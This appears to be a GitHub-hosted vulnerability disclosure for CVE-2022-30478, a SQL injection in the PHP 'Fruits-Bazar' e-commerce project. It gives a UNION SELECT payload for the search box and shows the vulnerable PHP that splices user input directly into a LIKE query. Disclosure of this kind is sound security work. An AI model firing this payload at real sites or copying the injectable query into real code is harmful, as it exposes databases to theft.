



 main 





[CVE](#) / CVE-2022-30478.pdf



APTX-4879 Add files via upload

 History

 1 contributor

242 KB 

Exploit Title: Sql Injection in Ecommerce-project-with-php-and-mysqli-Fruits-Bazar Version: 1.0

Date 05/05/2022

Exploit Author: Ngô Thái An

Contact : <https://github.com/APTX-4879>


Product: Ecommerce-project-with-php-and-mysqli-Fruits-Bazar

Vendor: Ecommerce-project-with-php-and-mysqli-Fruits-Bazar


Description: Sql injection exist in search search input allow attacker inject sql code to get database.

First Attacker inject payload : `' union select 1,user(),3,4,5,6,7,8,concat("ngothaian")#`


into search form and click search



After that the payload will excute and dump user database



Vulnerable Code:


 search_product.php - Notepad

File Edit Format View Help

```
if(isset($_GET['search'])){
    $keyword = $_GET['keyword'];
    if(!empty($keyword)){
        $search_query = $obj->search_product($keyword);

        $search_results = array();
        while($search = mysqli_fetch_assoc($search_query)){
            $search_results[]=$search;
        }

    }else{
        header('location:all_product.php');
    }
}
```

 adminback.php - Notepad

File Edit Format View Help

```
function search_product($keyword)
{
    $query = "SELECT * FROM `product_info_ctg` WHERE `pdt_name` LIKE '%$keyword%'";

    if (mysqli_query($this->connection, $query)) {
        $search_query = mysqli_query($this->connection, $query);
        return $search_query;
    }
}
```